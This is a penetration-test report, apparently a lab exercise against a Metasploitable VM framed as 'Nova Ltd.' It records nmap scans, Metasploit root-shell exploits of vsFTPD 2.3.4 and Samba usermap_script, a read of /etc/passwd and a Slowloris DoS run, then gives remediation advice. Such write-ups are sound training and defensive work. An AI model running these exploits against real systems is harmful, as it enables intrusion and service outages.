

SECURITY ASSESSMENT FOR NOVA LTD.

REPORT BY

KOSISOCHUKWU CHARLES

Table of contents.

- 1. Executive summary.**
- 2. Methodology.**
- 3. Findings.**
- 4. Remediation Recommendations.**

1. EXECUTIVE SUMMARY

The purpose of this documentation is to present a report for the penetration test carried out on the internal network system for Nova Ltd. The probe of the system seeks to uncover any vulnerabilities that could pose a risk to the operational integrity of the organization.

This penetration test involves the simulation of internal attack aimed at vulnerability discovery and identification of the risks and impact they pose to Nova Ltd. This simulation was limited to only Nova Ltd.'s internal system. Our main focus is to Identify and exploit vulnerabilities on the internal network and report back findings as well as recommend fixes.

During our security assessment of Nova Ltd.'s internal network (192.168.5.129), a number of critical vulnerabilities were discovered and exploited.

The vulnerabilities in vsFTPD 2.3.4 and Samba 3.x are easily detectable vulnerabilities that give attackers instant root shells, in turn giving them unregulated access to a network system.

Recommendation: Perform a network wide scan for these specific versions. Disable any older or outdated versions.

Even if a service is "internal," an attacker gaining access elsewhere (e.g. phishing) will use these to escalate to Root access. These vulnerabilities must take priority when implementing a fix.

It was fairly easy to carry out an isolated Slowloris DOS attack on the network system, restricting access to a web server. This was only possible because of the currently outdated version "Apache 2.2.8" for the HTTP server. It is recommended to implement an upgrade of the Apache HTTP server to versions 2.4x or higher because they are built to handle connection exhaustion attacks better than the previous version.

2. METHODOLOGY.

Tools used for the security assessment of Nova Ltd.'s internal network include:

- NMAP for port scanning
- NMAP Scripting Engine. NSE "nmap --script vuln 192.168.5.129"
- Metasploit for exploitation

2.1 Reconnaissance:

Use of 'nmap' for host discovery revealing active/open ports and services, as well as service version discovery.

Images attached:

```
msf > nmap 192.168.5.129
[*] exec: nmap 192.168.5.129

Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-20 09:12 EST
Nmap scan report for 192.168.5.129
Host is up (0.0051s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:36:C0:D7 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.74 seconds
msf > █
```

```
[*] exec: nmap -sV 192.168.5.129

Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-16 01:19 EST
Nmap scan report for 192.168.5.129
Host is up (0.00050s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:36:C0:D7 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.73 seconds
msf >
```

2.2 Vulnerability scanning;

A specific nmap scripting engine was used to scan for any vulnerabilities present in the system.

Images from the “nmap –script vuln 192.168.5.129” scan result attached below:

```
msf > nmap --script vuln 192.168.5.129
[*] exec: nmap --script vuln 192.168.5.129

Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-20 10:09 EST
Nmap scan report for 192.168.5.129
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs:   BID:48539 CVE:CVE-2011-2523
|       vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         https://www.securityfocus.com/bid/48539
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
| smtp-vuln-cve2010-4344:
|_ The SMTP server is not Exim: NOT VULNERABLE
53/tcp    open  domain
80/tcp    open  http
|_http-trace: TRACE is enabled
| http-sql-injection:
```

```

Nmap scan report for 192.168.5.129
Host is up (0.0032s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs:  BID:48539  CVE:CVE-2011-2523
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|         https://www.securityfocus.com/bid/48539
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

```

```

http-slowloris-check:
|   VULNERABLE:
|     Slowloris DOS attack
|       State: LIKELY VULNERABLE
|       IDs:  CVE:CVE-2007-6750
|         Slowloris tries to keep many connections to the target web server open and hold
|         them open as long as possible. It accomplishes this by opening connections to
|         the target web server and sending a partial request. By doing so, it starves
|         the http server's resources causing Denial Of Service.
|
|       Disclosure date: 2009-09-17
|       References:
|         http://ha.ckers.org/slowloris/
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-trace: TRACE is enabled
|_ http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder

```

```

111/tcp    open  rpcbind
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
512/tcp    open  exec
513/tcp    open  login
514/tcp    open  shell
1099/tcp   open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|     RMI registry default configuration remote code execution vulnerability
|       State: VULNERABLE
|         Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|       References:
|_    https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
1524/tcp   open  ingreslock
2049/tcp   open  nfs
2121/tcp   open  ccproxy-ftp

```

This nmap script reveals vulnerabilities, it also provides references for resources that give additional information on whatever vulnerability that has being discovered.

2.3 Vulnerabilities Identified:

A table showing the service name, version, CVE, severity, and potential impact of the identified vulnerabilities presented below:

Service Name	Version	CVE ID.	Severity	Potential Impact
vsFTPD	2.3.4	CVE-2011-2523	Critical	Remote Root Shell: A backdoored version of the software allows an attacker to gain full root access
Samba (SMB)	3.X – 4.X	CVE-2007-2447	Critical	Remote Command Execution: Allows command execution via shell.
Apache HTTP	2.2.8	CVE-2007-675 (Slowloris DOS)	Medium	Denial of Service: Slowloris attack exhausts connection pools via incomplete HTTP requests.

Also attached are images of discovered vulnerabilities from the terminal:

```
Nmap scan report for 192.168.5.129
Host is up (0.0032s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|   State: VULNERABLE (Exploitable)
|   IDs:   BID:48539 CVE:CVE-2011-2523
|   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|   Disclosure date: 2011-07-03
|   Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
|   References:
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|   https://www.securityfocus.com/bid/48539
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|_
```



```

http-slowloris-check:
VULNERABLE:
Slowloris DOS attack
State: LIKELY VULNERABLE
IDs: CVE:CVE-2007-6750
Slowloris tries to keep many connections to the target web server open and hold
them open as long as possible. It accomplishes this by opening connections to
the target web server and sending a partial request. By doing so, it starves
the http server's resources causing Denial Of Service.

Disclosure date: 2009-09-17
References:
http://ha.ckers.org/slowloris/
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
_http-dombased-xss: Couldn't find any DOM based XSS.
_http-trace: TRACE is enabled
http-enum:
/tikiwiki/: Tikiwiki
/test/: Test page
/phpinfo.php: Possible information file
/phpMyAdmin/: phpMyAdmin
/doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
/icons/: Potentially interesting folder w/ directory listing
/index/: Potentially interesting folder

```

```

[*] exec: searchsploit Samba 3.0.20-Debian

```

Exploit Title	Path
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass	multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)	unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py

```

Shellcodes: No Results

```

3. FINDINGS:

Using Metasploit, a successful exploit of the aforementioned vulnerabilities was carried out on our target (192.168.5.129);

3.1 vsFTPD:

using the exploit “exploit/unix/ftp/vsftpd_234_backdoor” a successful exploit of the FTP port through a backdoor on the service was done.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.5.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.5.129:21 - USER: 331 Please specify the password.
[+] 192.168.5.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.5.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.5.128:45095 → 192.168.5.129:6200) at 2026-02-26 05:48:52 -0500

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:36:c0:d7
          inet addr:192.168.5.129  Bcast:192.168.5.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe36:c0d7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:55858 errors:0 dropped:0 overruns:0 frame:0
          TX packets:82541 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7064521 (6.7 MB)  TX bytes:50972514 (48.6 MB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:6573 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6573 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3158957 (3.0 MB)  TX bytes:3158957 (3.0 MB)

hostname
metasploitable
netcat -an
all-A-records NIY
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```


3.2 Samba (SMB):

The “exploit/multi/samba/usermap_script” using the payload “(cmd/unix/bind_perl)” exploit on the smdb port to gain access to the target.

```
msf exploit(multi/samba/usermap_script) > run
[*] Started bind TCP handler against 192.168.5.129:4444
[*] Command shell session 1 opened (192.168.5.128:35129 → 192.168.5.129:4444) at 2026-02-27 06:50:02 -0500

whoami
root
ifconfig
eth0    Link encap:Ethernet  HWaddr 00:0c:29:36:c0:d7
        inet addr:192.168.5.129  Bcast:192.168.5.255  Mask:255.255.255.0
        inet6 addr: fe80::20c:29ff:fe36:c0d7/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:73338 errors:3 dropped:29 overruns:0 frame:0
        TX packets:103309 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:9378384 (8.9 MB)  TX bytes:62185874 (59.3 MB)
        Interrupt:17 Base address:0x2000

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:16436  Metric:1
        RX packets:11165 errors:0 dropped:0 overruns:0 frame:0
        TX packets:11165 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:4509229 (4.3 MB)  TX bytes:4509229 (4.3 MB)

hostname
metasploitable
cat/etc/passwd
ls
bin
boot
cdrom
dev
etc
home
```

The vsFTPD and Samba (SMB) ports granted root access without any form of authentication as well as reveals the target hostname and Ip address.

3.3 Slowloris DOS Attack:

This exploit focuses on network connection and efficiency rather than gaining access. As a result of the HTTP server being outdated, it is easy to cripple the operational capabilities of the network by restricting user access to your web server.


```
msf > use auxiliary/dos/http/slowloris
msf auxiliary(dos/http/slowloris) > options

Module options (auxiliary/dos/http/slowloris):

  Name           Current Setting  Required  Description
  ----           -
  delay           15              yes       The delay between sending keep-alive headers
  rand_user_agent true            yes       Randomizes user-agent with each request
  rhost           192.168.5.129   yes       The target address
  rport           80              yes       The target port
  sockets         150             yes       The number of sockets to use in the attack
  ssl             false           yes       Negotiate SSL/TLS for outgoing connections

View the full module info with the info, or info -d command.

msf auxiliary(dos/http/slowloris) > run
[*] Running module against 192.168.5.129
[*] Starting server ...
[*] Attacking 192.168.5.129 with 150 sockets
[*] Creating sockets ...
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
```



The images above show an isolated Slowloris attack on the target (192.168.5.129) as well as an image showing a web page refusing to load up as a result.


```
msf auxiliary(dos/http/slowloris) > options

Module options (auxiliary/dos/http/slowloris):
```

Name	Current Setting	Required	Description
delay	15	yes	The delay between sending keep-alive headers
rand_user_agent	true	yes	Randomizes user-agent with each request
rhost	192.168.5.129	yes	The target address
rport	80	yes	The target port
sockets	150	yes	The number of sockets to use in the attack
ssl	false	yes	Negotiate SSL/TLS for outgoing connections

View the full module info with the `info`, or `info -d` command.

```
msf auxiliary(dos/http/slowloris) > run
[*] Running module against 192.168.5.129
[*] Starting server ...
[*] Attacking 192.168.5.129 with 150 sockets
[*] Creating sockets ...
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
^C[-] Stopping running against current target ...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf auxiliary(dos/http/slowloris) >
```



These images show the end result after a force quit of the simulated attack along side a picture of the live web page that was being blocked earlier.

4. Remediation Recommendations:

In conclusion, To secure your network, the most critical step is to replace the outdated versions of vsFTPD and Samba, which contain "backdoor" and "command injection" flaws. These vulnerabilities are extremely dangerous because they allow an attacker to bypass all security and gain total control (root access) over your server in seconds. The vsFTPD flaw is a deliberate hole in the software that lets anyone in, while the Samba flaw allows attackers to trick the system into running malicious commands through the login screen. You should immediately upgrade to vsFTPD 3.0.5+ and Samba 4.19+, while ensuring that the "username map script" feature is disabled in your configuration files to close these entry points for good.

Additionally, you must protect your Apache web server from "Slowloris" attacks, which act like a digital traffic jam. By sending unfinished requests, an attacker can tie up all your server's connections, making your website crash for legitimate users. To fix this, upgrade to Apache 2.4 and enable the "reqtimeout" module, which automatically disconnects anyone who is taking too long to send data. Finally, use a firewall to hide these services from the public internet, allowing only trusted employees to connect. Taking these steps moves your system from being an easy target for automated hacking tools to a secure environment that follows modern security standards.